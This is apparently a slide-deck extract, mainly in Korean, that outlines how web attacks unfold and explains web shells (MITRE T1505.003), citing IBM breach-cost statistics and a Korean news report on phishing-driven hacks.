
2024년 데이터 유출을 식별하고 차단하는 데 걸리는 평균 시간은 약 277일로 보고되었습니다.

IBM Cost of a Data Breach Report 2024

Cost of a Data Breach by Sector

IBM Cost of a Data Breach Report 2024





The Problem

웹 공격의 구조



Impact

- 데이터 유출
- 시스템/데이터 접근 손실
- 랜섬 요구
- 변조

3

Escalation

- 웹 서버에 악성 코드가 업로드되어 존재감을 확립합니다.
- 추가 악성 코드(페이로드)가 실행되어 다음을 수행합니다:
 - 랜섬웨어 공격 수행
 - 데이터 유출
 - 자격 증명 수집
 - 수평 이동
 - 계정 접근 상승

2

Infiltration

- 웹 서버 또는 WAS 취약점이 초기 접근을 얻기 위해 악용됩니다.
- 예: SQL 인젝션, 도난당한 자격 증명, 피싱

1



The Secret Key: Web shells

Mitre ATT&CK® T1505.003

악성 스크립트(일반적으로 .asp, .php, .jsp 파일)가 웹 서버에 웹 애플리케이션의 취약점을 통해 업로드되어, 지속적인 원격 접근과 공격 상승을 허용합니다.



1
Persistent



2
Diverse



3
Stealthy

Korea's Phishing Crisis


Over 90% of web service hacks via bulk texts in 2023 utilized **web shells**

2024.08.28 DailySecu


<https://www.dailysecu.com/news/articleView.html?idxno=158870>

Shells

